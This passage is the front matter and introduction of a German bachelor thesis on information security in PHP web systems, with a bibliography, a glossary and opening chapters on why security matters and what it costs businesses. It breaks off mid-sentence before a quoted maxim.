Bachelor Thesis

„Informationssicherheit in modernen PHP-Systemen“

eingereicht von

Daniel Walter

geboren am 16.08.1987 in Dresden
Matrikelnummer: 4715337

Fachhochschule der Wirtschaft Dresden
Studiengang: Angewandte Informatik

Betreuer:	Prof. Dr. Winfried Lachnit Fachhochschule der Wirtschaft Dresden
1. Gutachter:	Prof. Dr. Winfried Lachnit Fachhochschule der Wirtschaft Dresden
2. Gutachter:	Prof. Dr. Thomas Horn IBH IT-Service GmbH
Tag der Themenübergabe:	18.03.2010
Tag der Einreichung:	26.07.2010

Inhaltsverzeichnis

Abbildungsverzeichnis

Abkürzungsverzeichnis

ARP	Address Resolution Protocol
BKA	Bundeskriminalamt
BSI	Bundesamt für Sicherheit in der Informationstechnik
CLI	Command Line Interface
CMS	Content Management System
CRLF	Carriage Return Line Feed
CRM	Customer Relationship Management
ERP	Enterprise Resource Planning
FTP	File Transfer Protocol
HTML	Hyper Text Markup Language
ICMP	Internet Control Message Protocol
IPsec	Internet Protocol Security
Ipv4	Internet Protocol Version 4
Ipv6	Internet Protocol Version 6
ISDN	Integrated Services Digital Network
POP3	Post Office Protocol 3
PPP	Point-to-Point Protocol
PPTP	Point-to-Point Tunneling Protocol
SMTP	Simple Mail Transfer Protocol
SOAP	Simple Object Access Protocol
SQL	Structured Query Language
SSL	Secure Socket Layer
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
URL	Uniform Resource Locator
WAF	Web Application Firewall
WLAN	Wireless Local Area Network

Literaturverzeichnis

RANUM: Marcus J. Ranum, http://www.ranum.com/index.html

BOEING: Niels Boeing, Blitz und Donner in der Matrix, „Technology Review“, deutsche Ausgabe, 25. Januar 2008

Netcraft: Netcraft, July 2010 Web Server Survey, 2010, http://news.netcraft.com/archives/2010/07/16/july-

TIOBE: TIOBE Software BV, TIOBE Programming Community Index for July 2010, 2010, http://www.tiobe.com/index.php/content/paperinfo/tpci/index.html

HEISE109995: 40 Millionen Kreditkarten-Daten gestohlen, 2005, http://www.heise.de/newsticker/meldung/40-Millionen-Kreditkarten-Daten-gestohlen-109995.html

HEISE210365: Auto-Abwrackprämie: Daten(schutz)pannen bei Online-Reservierung, 2009, http://www.heise.de/newsticker/meldung/Auto-Abwrackpraemie-Daten-schutz-pannen-bei-Online-Reservierung-210365.html

RFC2616: T. Berners-Lee, Microsoft, W3C/MIT, P. Leach, Xerox, L. Masinter, H. Frysty, Hypertext Transfer Protocol -- HTTP/1.1, 1999, http://www.ietf.org/rfc/rfc2616.txt

RFC2774: H. Nielsen, P. Leach, Microsoft, S. Lawrence, Agranat Systems, An HTTP Extension Framework, 2000, http://www.ietf.org/rfc/rfc2774.txt

WebapSec09: Mario Heidrich, Christian Matthies, Johannes Dahse, fukami, Sichere Webanwendungen - Das Praxisbuch, 2009

PHPJUBI: 15 Jahre PHP, 2010, http://www.heise.de/newsticker/meldung/15-Jahre-PHP-1017276.html

PHPLICENSE: The PHP Group, The PHP License, version 3.01, , http://www.php.net/license/3_01.txt

PHPRASLER: Rasmus Lerdorf, Announcing the Personal Home Page Tools (PHP Tools) version 1.0., 1995, http://groups.google.ch/group/comp.infosystems.www.authoring.cgi/msg/cc7d43454d64d133?oe=UTF-8&output=gplain

PHPEXT: The PHP Group, Extension List/Categorization - Alphabetical, 2010, http://de.php.net/manual/en/extensions.alphabetical.php

CPP: ISO/IEC, ISO/IEC 14882:1998(E) -- C++ -- Basic concepts, , http://www.kuzbass.ru:8086/docs/isocpp/basic.html#basic.scope.namespace

PHPLSB: The PHP Group, PHP: Late Static Bindings - Manual, 2010, http://de.php.net/lsb

PHPQT: The PHP Group, PHP-Qt Website, 2010, http://www.php-qt.org/

PHPGTK: The PHP Group, PHP-GTK, , Anbindung http://gtk.php.net/

BSI100: Bundesamt für Sicherheit in der Informationstechnik (BSI), BSI-Standard 100-1 - Managementsysteme für Informationssicherheit (ISMS), 2008

BSIGLOSSAR: Bundesamt für Sicherheit in der Informationstechnik (BSI), BSI: 4 Glossar und Begriffsdefinitionen, 2009, https://www.bsi.bund.de/ContentBSI/grundschutz/kataloge/glossar/04.html

ITSec03: Walter Gora, Thomas Krampert, Handbuch IT-Sicherheit- Strategien, Grundlagen und Projekte, 2003

NETZWELT01: Christian Rentrop, Hacker, Cracker, Script-Kiddie: Eine Begriffserklärung, 2004, http://www.netzwelt.de/news/67766-hacker-cracker-script-kiddie-begriffserklaerung.html

JARGON01: Eric Raymond, The Jargon File, 2003, ttp://www.catb.org/~esr/jargon/html/S/script-kiddies.html

HACKHOWTO: Eric Raymond, How to become a Hacker, 1999, http://koeln.ccc.de/archiv/drt/hacker-howto-esr.html

STGB202A: § 202a Ausspähen von Daten, , http://dejure.org/gesetze/StGB/202a.html

STGB202B: § 202b Abfangen von Daten, 2007, http://dejure.org/gesetze/StGB/202b.html

STGB202C: § 202c Vorbereiten des Ausspähens und Abfangens von Daten, 2007, http://dejure.org/gesetze/StGB/202c.html

JLUSSI: Dennis Jlussi, IT-SICHERHEIT UND § 202c StGB, 2007

HAWELLEK: Christian Hawellek, Die strafrechtliche Relevanz von IT-Sicherheitsaudits, 2007

BKAPKS: Bundeskriminalamt Wiesbaden, Polizeiliche Kriminalstatistik, 2009, http://www.bka.de/pks/

SUNTZU: Sun Tzu, The Art of War, 6. Jahrhundert v. Chr.

SERVERMASK: Port80 Software, ServerMask Documentation, http://www.port80software.com/products/servermask/docs.asp

DRUPALREQ: , Drupal: System requirements, 2010, http://drupal.org/requirements#php

XHEAD: JONARNE, Useful "X headers", 2008, http://mobiforge.com/developing/blog/useful-x-headers

PHPVFES: The PHP Group, PHP: Variables From External Sources - Manual, 2010, http://www.php.net/manual/en/language.variables.external.php

PHPVGET: The PHP Group, PHP: $_GET - Manual, 2010, http://www.php.net/manual/en/reserved.variables.get.php

PHPVPOST: The PHP Group, PHP: $_POST - Manual, 2010, http://www.php.net/manual/en/reserved.variables.post.php

PHPVCOOKIES: The PHP Group, PHP: $_COOKIE - Manual, 2010, http://www.php.net/manual/en/reserved.variables.cookies.php

PHPVREQ: The PHP Group, PHP: $_REQUEST - Manual, 2010, http://www.php.net/manual/en/reserved.variables.request.php

WEBSCARAB: The Open Web Application Security Project, Category: OWASP WebScarab Project, 2010, http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project

PHPLTYP: The PHP Group, PHP: Introduction - Manual, 2010, http://www.php.net/manual/en/language.types.intro.php

PHPTJ: The PHP Group, PHP: Type Juggling - Manual, 2010, http://www.php.net/manual/en/language.types.type-juggling.php

PHPINT: The PHP Group, PHP: Integers - Manual, 2010, http://www.php.net/manual/en/language.types.integer.php#language.types.integer.casting

PHPBOOL: he PHP Group, PHP: Booleans - Manual, 2010, http://www.php.net/manual/en/language.types.boolean.php#language.types.boolean.casting

PHPFLOAT: The PHP Group, PHP: Floating point numbers - Manual, 2010, http://www.php.net/manual/en/language.types.float.php#language.types.float.casting

PHPSTR: The PHP Group, PHP: Strings - Manual, 2010, http://www.php.net/manual/en/language.types.string.php#language.types.string.casting

PHPARR: The PHP Group, PHP: Arrays - Manual, 2010, http://www.php.net/manual/en/language.types.array.php#language.types.array.casting

PHPOBJ: The PHP Group, PHP: Objects - Manual, 2010, http://www.php.net/manual/en/language.types.object.php#language.types.object.casting

PHPNULL: The PHP Group, PHP: NULL - Manual, 2010, http://www.php.net/manual/en/language.types.null.php#language.types.null.casting

PHPSTRLEN: The PHP Group, PHP: strlen - Manual, 2010, http://us.php.net/manual/en/function.strlen.php

PHPMBSTRLEN: The PHP Group, PHP: mb_strlen - Manual, 2010, http://us.php.net/manual/en/function.mb-strlen.php

W3CFORM01: W3C, Forms in HTML documents, , http://www.w3.org/TR/html401/interact/forms.html#adef-size-INPUT

PHPSTRTTIME: The PHP Group, PHP: strtotime - Manual, 2010, http://us.php.net/manual/en/function.strtotime.php

REGEX: The IEEE, The Open Group, Regular Expressions, 2004, http://www.opengroup.org/onlinepubs/009695399/basedefs/xbd_chap09.html

RFC2822: P. Resnick, QUALCOMM Incorporated, Internet Message Format, 2001, http://tools.ietf.org/html/rfc2822#section-3.4.1

SAMY2: Zonk, Cross-Site Scripting Worm Floods MySpace, 2005, http://it.slashdot.org/it/05/10/14/126233.shtml?tid=172&tid=95&tid=220

SAMY: Technical explanation of The MySpace Worm, , http://namb.la/popular/tech.html

GETDATA: Raymond Kenneth Petry, getData Method (clipboardData, dataTransfer, DataTransfer Constructor), 2008, http://msdn.microsoft.com/library/default.asp?url=/workshop/author/dhtml/reference/methods/getdata.asp

PHPSec08: Christopher Kunz, Stefan Esser, PHP-Sicherheit - PHP/MySQL-Webanwendungen sicher Programmieren, 2008

PHPSTAGS: The PHP Group, PHP: strip_tags - Manual, 2010, http://nl.php.net/manual/en/function.strip-tags.php

PHPHENT: The PHP Group, PHP: htmlentities - Manual, 2010, http://nl.php.net/manual/en/function.htmlentities.php

DRUPHTML: Claudiu Cristea, Safe HTML, 2007, http://drupal.org/project/safehtml

PHPSQLINJ: The PHP Group, PHP: SQL Injection - Manual, 2010, http://nl2.php.net/manual/de/security.database.sql-injection.php

MYSQLBENCH: Oracle, MySQL :: MySQL 5.0 Reference Manual :: 11.13 Information Functions, 2010, http://dev.mysql.com/doc/refman/5.0/en/information-functions.html#function_benchmark

MYSQLCOMMENT2: Oracle, MySQL :: MySQL 5.1 Referenzhandbuch :: 9.4 Kommentar, 2010, http://dev.mysql.com/doc/refman/5.1/de/comments.html

MYSQLCOMMENT: Oracle, MySQL :: MySQL 5.1 Referenzhandbuch :: 1.9.5.7 '--' als Beginn eines Kommen, 2010, http://dev.mysql.com/doc/refman/5.1/de/ansi-diff-comments.html

MYSQLSELECT: Oracle, MySQL :: MySQL 5.0 Reference Manual :: 12.2.8 SELECT Syntax, 2010, http://dev.mysql.com/doc/refman/5.0/en/select.html

MYSQLSTRING: Oracle, MySQL :: MySQL 5.0 Reference Manual :: 11.5 String Functions, 2010, http://dev.mysql.com/doc/refman/5.0/en/string-functions.html#function_load-file

PHPRES: The PHP Group, PHP: mysql_real_escape_string - Manual, 2010, http://nl2.php.net/manual/de/function.mysql-real-escape-string.php

PHPPDOPREP: The PHP Group, PHP: PDO::prepare - Manual, 2010, http://www.php.net/manual/de/pdo.prepare.php

PHPSQLIPREP: The PHP Group, PHP: mysqli_stmt::prepare - Manual, 2010, http://nl3.php.net/manual/de/mysqli-stmt.prepare.php

PHPCRACK: The PHP Group, PHP: CrackLib Beispiele - Manual, 2010, http://www.php.net/manual/de/crack.examples.php

W3CCAPTCHA: Matt May, Inaccessibility of CAPTCHA - Alternatives to Visual Turing Tests on the Web, 2005, http://www.w3.org/TR/turingtest/

3DCAP: Michael G. Kaplan, The 3-D CAPTCHA, , http://spamfizzle.com/CAPTCHA.aspx

PWNTCHA: Sam Hocevar, PWNtcha – Caca Labs, , http://caca.zoy.org/wiki/PWNtcha

VZBBD: Ingo Schramm, PHP Bug by Design, 2009, http://developer.studivz.net/2009/02/06/php-bug-by-design/

PHPSZEEV: Zeev Suraski, PHP Security - Zeev Suraski, 2006, http://www.suraski.net/blog/index.php?/archives/17-PHP-Security.html

VOLNTOP10: Gordon Lyon, Top 10 Vulnerability Scanners, 2003, http://sectools.org/vuln-scanners.html

WIETSE: Wietse Venema, Wietse's collection of tools and papers, 1999, ftp://ftp.porcupine.org/pub/security/index.html

BSIWEBSEC: SecureNet, Sicherheit von Webanwendungen - Maßnahmenkatalog und Best Practices, 2006

DDIVE: Studie: Papiertonne erleichtert Identitätsdiebstahl, 2006, http://www.heise.de/security/meldung/Studie-Papiertonne-erleichtert-Identitaetsdiebstahl-126154.html

PHPSMODE: The PHP Group, PHP: Safe Mode - Manual, 2010, http://php.net/manual/en/features.safe-mode.php

PHPSMODE2: The PHP Group, PHP: Security and Safe Mode - Manual, 2010, http://www.php.net/manual/en/ini.sect.safe-mode.php

MOPS1: Stefan Esser, MOPS-2010-020: Xinha WYSIWYG Plugin Configuration Injection Vulnerability, 2010, http://php-security.org/2010/05/10/mops-2010-020-xinha-wysiwyg-plugin-configuration-injection-vulnerability/index.html

Glossar

Administrator	Verwaltet und betreut Rechner sowie Computernetze. Hat dabei weitreichende oder sogar uneingeschränkte Zugriffsrechte auf die betreuten Rechner oder Netze.
ADOdb	Datenbank-Abstraktionsbibliothek für PHP.
Angriff	Ein Angriff ist eine vorsätzliche Form der Gefährdung mit dem Ziel, sich Vorteile zu verschaffen bzw. einen Dritten zu schädigen.
Apache	Freier und quelloffener Webserver der Apache Software Foundation und der meistbenutzte Webserver im Internet.
Betriebssystem	Software, die den Betrieb eines Computers ermöglicht. Verwaltet alle Betriebsmittel und steuert die Ausführung von Programmen.
Browser	Computerprogramm zum Betrachten und Abrufen von Webseiten aus dem Internet. HTTP-Client und HTML-Parser/Renderer.
Brute-Force	Angriff auf Verschlüsselungs- oder Authentifizierungsmechanismen durch Ausprobieren möglicher Kombinationen.
Buffer Overflows	Sicherheitslücke in Software. Es werden zu viele Daten in zu kleinen reservierten Speicher geschrieben.
Byte	Einheit in der Datenverarbeitung, 8 Bit werden als 1 Byte zusammengefasst.
C	Imperative Programmiersprache, die der Informatiker Dennis Ritchie in den frühen 1970er-Jahren an den Bell Laboratories für das Betriebssystem Unix entwickelte.
C++	Von der ISO standardisierte höhere Programmiersprache. Ab 1979 von Bjarne Stroustrup bei AT&T als Erweiterung der Programmiersprache C entwickelt.
Casten, Cast, Typecasting	Explizite Typumwandlung in Programmiersprachen.
Checkbox	Standardbedienelement grafischer Benutzeroberflächen. Häufig werden Ja/Nein-Fragen beantwortet.
Client	Soft- oder Hardware, die bestimmte Dienste von einem Server in Anspruch nehmen kann.
Closures	Programmfunktion, die beim Aufruf einen Teil ihres vorherigen Aufrufkontexts reproduziert, selbst wenn dieser Kontext außerhalb der Funktion schon nicht mehr existiert.
Community	Gruppe von Menschen, deren Zusammengehörigkeitsgefühl sich über ein bestimmtes Projekt definiert.
Datentyp	Mengen von Daten mit bestimmten Operationen. Beispiel: Zahlen.
Debian	Linux-Distribution, von Ian Murdock am 16. August 1993 gegründet.
Dokumenten-	Datenbankgestützte Verwaltung elektronischer

Managementsysteme	Dokumente.
Domain	Lesbarer Name zu einer IP-Adresse, durch das Domain-Name-System verwaltet.
DoS-Attacken	Denial of Service. Folge einer Überlastung von Infrastruktursystemen.
eShop	Onlinesoftware mit Warenkorbfunktion. Stellt Waren und digitale Produkte im Internet zum Verkauf bereit.
Ethernet	Technik für ein kabelgebundenes Datennetz.
Exploits	Kleines Schadprogramm bzw. eine Befehlsfolge, die Sicherheitslücken und Fehlfunktionen von Programmen ausnutzt.
FastCGI	Standard für die Einbindung externer Software zur Generierung dynamischer Webseiten in einem Webserver.
FireBug	Erweiterung für den Mozilla-Firefox-Webbrowser, mit dem das gesamte DOM bearbeitet werden kann.
Firefox	Freier seit 2002 entwickelter Webbrowser des Mozilla-Projekts.
Internet Explorer	Webbrowser vom Softwarehersteller Microsoft für dessen Betriebssystem Windows.
Firewall	Kontrolliert Verbindung zwischen zwei Netzen.
Frame, IFrame	HTML-Objekt, mit dem eine HTML-Seite in eine andere eingebunden werden kann.
FRITZ!Box Fon WLAN 7270	Multifunktionsrouter und DSL-Modem der Firma AVM mit Linux-Betriebssystem.
Groupware-Systeme	Software zur Unterstützung der Zusammenarbeit in einer Gruppe.
hochladen	Daten von einem System zum anderen transferieren.
Host	Ein Gerät mit IP-Adresse im Internetprotokoll-Jargon.
hosting	Internetdienste bereitstellen.
Informationstechnik	Oberbegriff für die Informations- und Datenverarbeitung sowie für die dafür benötigte Hard- und Software.
Intrusion-Detection-Systeme	System zur Erkennung von Angriffen auf ein Computersystem.
IP-Spoofing	Versenden von IP-Paketen mit gefälschter Absender-IP-Adresse.
Java	Objektorientierte Programmiersprache. Wird in einer virtuellen Maschine ausgeführt und ist damit plattformunabhängig.
Kernel	Zentrales Bestandteil eines Betriebssystems.

Koaxialkabel	Zweipoliges Kabel mit konzentrischem Aufbau.
Late Static Binding	Späte statische Bindung. Damit kann die aufgerufene Klasse im Kontext statischer Vererbung referenziert werden.
Linux	Freies, portables, quelloffenes, Unix-ähnliches von Linus Torvalds entwickeltes Mehrbenutzer-Betriebssystem.
Mailadresse	Eindeutige Absender- und Empfängeradresse im E-Mail-Verkehr.
Mailinglisten	Möglichkeit zum Nachrichtenaustausch in Briefform mit einer Gruppe von Menschen.
Malware	Computerprogramme, die entwickelt wurden, um vom Benutzer schädliche Funktionen auszuführen.
Metatags	HTML-Tags, die spezielle Metainformationen bereitstellen und keinen Einfluss auf die Darstellung haben.
Microsoft-IIS	Proprietärer Webserver von Microsoft.
Multibyte Encoding	Zeichenkodierungen, bei denen abhängig vom zu speichernden Zeichen unterschiedlich viele Bytes verwendet werden.
MySQL	Freies und quelloffenes relationales Datenbankverwaltungssystem.
Open Source	Palette von Lizenzen für Software, deren Quelltext öffentlich zugänglich ist und durch die Lizenz Weiterentwicklungen fördert.
OpenSSL	Freie Implementierung des SSL/TLS-Protokolls.
parsen	Tätigkeit eines Parsers. Zerlegung und Umwandlung einer beliebigen Eingabe in ein für die Weiterverarbeitung brauchbares Format.
Patch	In der Regel kleineres Software-Update bzw. eine kleinere Softwarekorrektur.
Phishing-Angriffe	Versuch, über gefälschte WWW-Adressen an Daten eines Internetbenutzers zu gelangen.
phpMyAdmin	Freie PHP-Applikation zur Administration von MySQL-Datenbanken.
Portscan	Überprüfen, welche Dienste ein mit TCP oder UDP arbeitendes System über das Internetprotokoll anbietet.
PostgreSQL	Freies, objektrelationales Datenbank-Managementsystem.
Protokoll	Exakte Vereinbarung, nach der Daten zwischen Computern bzw. Prozessen ausgetauscht werden.
Proxy	Vermittler, der auf der einen Seite Anfragen entgegennimmt, um dann über seine eigene Adresse eine

	Verbindung zur anderen Seite herzustellen.
Quellcode	Für Menschen lesbare, in einer Programmiersprache geschriebener Text eines Computerprogramms.
Referrer	Internetadresse der Webseite, von der der Benutzer durch Anklicken eines Links zur aktuellen Seite gekommen ist.
Reflection	Ein Programm kennt seine eigene Struktur und kann diese, wenn nötig, modifizieren.
Repository	Verwaltetes Verzeichnis zur Speicherung und Beschreibung von digitalen Objekten.
Revision	Synonym für Version. Definierter Stand einer Software mit allen dazugehörigen Komponenten.
Risiko	Risiko ist die häufig auf Berechnungen beruhende Vorhersage eines möglichen Schadens im negativen Fall (Gefahr) oder eines möglichen Nutzens im positiven Fall (Chance).
Schwachstelle	Sicherheitsrelevanter Fehler eines IT-Systems oder einer Institution.
Scriptsprache	Meist interpretierte Programmiersprachen, die v. a. für kleine, überschaubare Programmieraufgaben gedacht sind.
Security Audit	Maßnahmen zur Risiko- und Schwachstellenanalyse eines IT-Systems oder Computerprogramms.
Server	Soft- oder Hardware, die bestimmte Dienste anderen (nämlich Clients) anbietet.
Shell-Script	Für Kommandozeileninterpreter erstelltes Script.
Sicherheitsmaßnahme	Alle Aktionen, die dazu dienen, Sicherheitsrisiken zu steuern und diesen entgegenzuwirken.
Standardsoftware	Softwaresysteme, die einen klar definierten Anwendungsbereich abdecken und als vorgefertigte Produkte erworben werden können.
Stylesheet	Formatvorlage für die Trennung von Informationen und Darstellung.
Superuser	Benutzerkonto mit größtmöglichen Zugriffsrechten.
TamperData	Firefox-Plug-in zum Ansehen und Bearbeiten der HTTP-Kommunikation.
Template	Vorlage oder Schablone.
Timestamp	Zeit in Sekunden seit 1. Januar 1970 00:00.
TP-Kabel	Kabeltypen, bei denen die beiden Adern eines Adernpaars miteinander verdrillt sind.
Traffic	Datenaufkommen bei Computernetzwerken.

Verschlüsselung	Verfahren, um klar lesbaren Text in nicht einfach interpretierbare Zeichenfolge umzuwandeln. Kann nur durch spezielles Wissen rückgängig gemacht werden.
vHost	Unter verschiedenen Namen auf einer IP erreichbare Webseiten. Ohne vHost nur eine Webseite pro IP.
Web 2.0	Schlagwort für eine Reihe interaktiver und kollaborativer Elemente des World Wide Web.
Webmailer	Online-E-Mail-Programm.
Wiki	Hypertextsystem für Webseiten, dessen Inhalte von den Benutzern nicht nur gelesen, sondern auch online geändert werden können.
Wildcard	Platzhalter für andere Zeichen.
Windows	Proprietär und nicht offenes Betriebssystem von Microsoft.
World Wide Web	Synonym für Internet .
Wurm	Computerprogramm oder Skript mit der Eigenschaft, sich selbst zu vervielfältigen, nachdem es ausgeführt wurde.
Zugang	Nutzung von IT-Systemen, Systemkomponenten und Netzen.

Tabellenverzeichnis

1. Einführung

1.1 Themeneinstieg

> *„Ich glaube, dass es zunehmend wahrscheinlicher wird, dass wir bis 2017 einige katastrophale Systemfehler erleben. Noch wahrscheinlicher, wir werden von einem fürchterlichen Systemausfall betroffen sein, weil irgendein kritisches System mit einem nicht-kritischen verbunden war, das mit dem Internet verbunden wurde, damit irgendjemand an MySpace herankommt – und dieses Hilfssystem wird von Malware infiziert.“*
>
> Marcus J. Ranum, IT-Sicherheitsexperte,[1] zitiert nach Niels Boeing[2]

In Zeiten von Web 2.0 werden immer mehr, auch unternehmenskritische Anwendungen ins World Wide Web verlegt. Beispiele dafür sind CRM- und ERP-Systeme sowie Wikis oder Dokumentenmanagement-Systeme. Diese Systeme sind oft Open Source oder stützen sich auf Open-Source-Systeme wie Apache und PHP. Für viele Unternehmen sind webbasierte Wikis oder CRM-Anwendungen längst keine bloße Annehmlichkeit mehr, sondern Grundvoraussetzungen für effektives Arbeiten.

Nach einer Studie der Europäischen Kommission aus dem Jahr 2006 sind die Marktanteile von Open Source Software (OSS) in den vergangenen Jahren stetig gestiegen. Den Gesamtwert beziffert die Untersuchung auf rund 12 Mrd. Euro. Auf Unternehmensseite sind Sun, IBM und RedHat die größten Programmlieferanten. Diese Unternehmen sind bspw. stark an der Linux-Kernel-Entwicklung beteiligt.

In dieser Thesis werde ich im Speziellen auf PHP-Systeme eingehen. Die betrachteten Angriffsvektoren und Sicherheitskonzepte sind generell gehalten und auf andere Programmiersprachen übertragbar. Sich mit Sicherheitsaspekten einer Webanwendung auseinanderzusetzen, zeugt von dem Bewusstsein eines guten Entwicklers, eine sichere und damit solide Applikation auf die Beine zu stellen. Leider sind sich nicht alle

[1] Marcus J. Ranum, http://www.ranum.com/index.html [RANUM].
[2] Niels Boeing: Blitz und Donner in der Matrix („Technology Review“, deutsche Ausgabe, 25. Januar 2008) [BOEING].

Entwickler der Risiken bewusst, die sie eingehen, wenn eine ungesicherte Webapplikation online gestellt wird. Nicht immer liegt es direkt am Entwickler selbst, oft ist im Projektbudget kein Platz für Sicherungsmaßnahmen vorgesehen. Sobald ein Fehler in einer solchen Anwendung der breiten Öffentlichkeit bekannt wird, steigt auch das Risiko, Ziel sogenannter Script-Kiddies zu werden. Ziel muss es daher sein, den Angreifern immer einen Schritt voraus zu sein. Solange sich das Projekt noch auf dem Entwicklungsserver befindet, bestehen noch alle Möglichkeiten, die Applikation ausführlich zu prüfen und etwaige Probleme zu beseitigen.

1.2 Zielsetzung

Ziel dieser Thesis ist es, umfassenden Einblick in die am häufigsten auftretenden Probleme in der Informationssicherheit von modernen PHP-Systemen wie CRM oder ERP zu geben. Die beschriebenen Angriffsvektoren und Sicherheitskonzepte werden direkt in einem Pentest praktisch umgesetzt. Der Pentest wird am Onlineshop-System „dbFakt Businessportal X1“ der Firma dbFakt umgesetzt.

1.3 Ausgangssituation

Große Firmen ab ca. 250 Mitarbeitern haben in der Regel eine eigene und genügend ausgebaute IT-Abteilung, um zumindest theoretisch die eigenen Sicherheitsanforderungen definieren und umsetzen zu können. Kleinere Firmen wollen oder müssen immer mehr Software und Techniken einsetzen, deren gesamtes Potenzial diese Unternehmen oft nicht überschauen können. Dies sind bspw. eCommerce-Systeme, CMS- oder Groupware-Systeme auf der Basis von PHP. Diese Firmen geraten immer häufiger zwischen gut geschützten großen Konzernen und uninteressanten Kleinstfirmen in die Aufmerksamkeit von Hackern oder böswilligen Konkurrenten. Oft sind solche Firmen mangels wirtschaftlicher Potenz nicht in der Lage, sich selbst zu schützen oder wirksame Gegenmaßnahmen zu treffen.



Abbildung 1: Verteilung der häufigsten Server über alle Arten von Domains von August 1995-April 2010 (Quelle: [Netcraft])

Wegen der kostenfreien Lizenzen von PHP, Apache sowie MySQL und der zahlreichen Open-Source-Projekte, die darauf aufbauen, ist diese Kombination für alle Größen von Firmen und Konzernen sehr interessant. Die Verbreitung von Apache, welche im April 2010 bei über 50 %[3] lag, und von PHP, das es auf Platz 4[4] der beliebtesten Programmiersprachen direkt hinter C, Java und C++ geschafft hat, belegen dies sehr deutlich. Auf dieser Basis und dank der steilen Lernkurve von PHP lassen sich sehr schnell und kostengünstig eigene Projekte umsetzen. Genau an diesem Punkt setzt diese Arbeit an.

1.4 Kosten der Sicherheit

Es ist in der Wirtschaft immer wichtig, Probleme möglichst kosteneffizient zu lösen. Dies gilt auch für Probleme, die auf der Basis von PHP als Programmiersprache gelöst werden. Programmieren mit PHP kann sehr einfach sein und sogar ambitionierte Hobbyprogrammierer können damit schnell viel erreichen. Je wichtiger und unternehmenskritischer das zu lösende Problem ist, umso mehr Wert muss bei der Umsetzung auf

[3] July 2010 Web Server Survey [Netcraft].
[4] TIOBE Programming Community Index for July 2010 [TIOBE].

die Sicherheit gelegt werden. Dies ist allerdings mit mehr Aufwand verbunden, als das Skript nur „herunterzuhacken“. Dieser Aufwand muss vom Auftrag- oder Arbeitgeber finanziert werden und der Programmierer muss begründen können, warum diese Zusatzkosten zwingend notwendig sind. In den meisten Unternehmen, deren Geschäftsfelder nicht die IT oder damit verbundene Dienstleistungen sind, ist das Sicherheitsbewusstsein schwach bis gar nicht ausgeprägt. Wie ich in der Praxis selbst erfahren habe, zeigt sich diese Unachtsamkeit bspw. in mit Post-it-Notizen am Monitor angebrachten Passwörtern.

Da auf den ersten Blick ein Mehr an Sicherheit keine Umsatzsteigerung bringt, wird diese oft als Kostenfaktor ohne Gewinn eingestuft. Dass dem nur auf den ersten Blick so ist, ist Managern meist schwer zu vermitteln. Denn genauer betrachtet, stimmt dieser naive Ansatz natürlich nicht. Der Verlust von Kundendaten kann für ein Unternehmen schwere Folgen haben und sogar bis zum Ruin führen. So musste 2005 das US-amerikanische Unternehmen „CardSystems“ zugeben, dass die Kreditkartendaten von über 40 Millionen Kunden durch Hacker gestohlen worden waren.[5] Dieser Diebstahl konnte auf eine Sicherheitslücke im Netzwerk des Unternehmens und fahrlässiges Verhalten der Angestellten zurückgeführt werden. Daraufhin kündigten einige Kreditkartenfirmen ihre Verträge mit „CardSystems“.

Ein anderes Beispiel ist das am 30.03.2009 gestartete Online-Reservierungsverfahren „UMP neu“ für den Verschrottungsbonus für Altautos. Das System war nicht nur komplett überlastet mit der Menge an Anfragen, sondern verschickte Bestätigungen an falsche Adressen. Somit konnte Herr Maier aus Sachsen alle Daten und Angaben von Herrn Müller aus Bayern erfahren.[6] Ein Open-Source-Beispiel für lückenhafte Programmierung ist die Forensoftware phpBB. phpBB hat in der letzten Zeit durch zahlreiche Sicherheitslücken von sich reden gemacht. Einige davon ermöglichten erst den Wurm „Santy“.

Diese Beispiele zeigen, dass keine Stelle vor den Problemen, welche die elektronische Datenverarbeitung mit sich bringt, geschützt ist. Private Firmen und Open-Source-Projekte sind genauso betroffen wie öffentliche Stellen. Neben den direkten juristischen

5 40 Millionen Kreditkarten-Daten gestohlen [HEISE109995].
6 Auto-Abwrackprämie: Daten(schutz)pannen bei Online-Reservierung [HEISE210365].

oder strafrechtlichen Folgen haben solche Lücken auch einen erheblichen Schaden für das Ansehen der Programmierer und des gesamten Unternehmens. Der „Manager-Leitsatz“ aus dem Buch „PHP-Sicherheit“ von Kunz und Esser beschreibt das Problem sehr treffend:

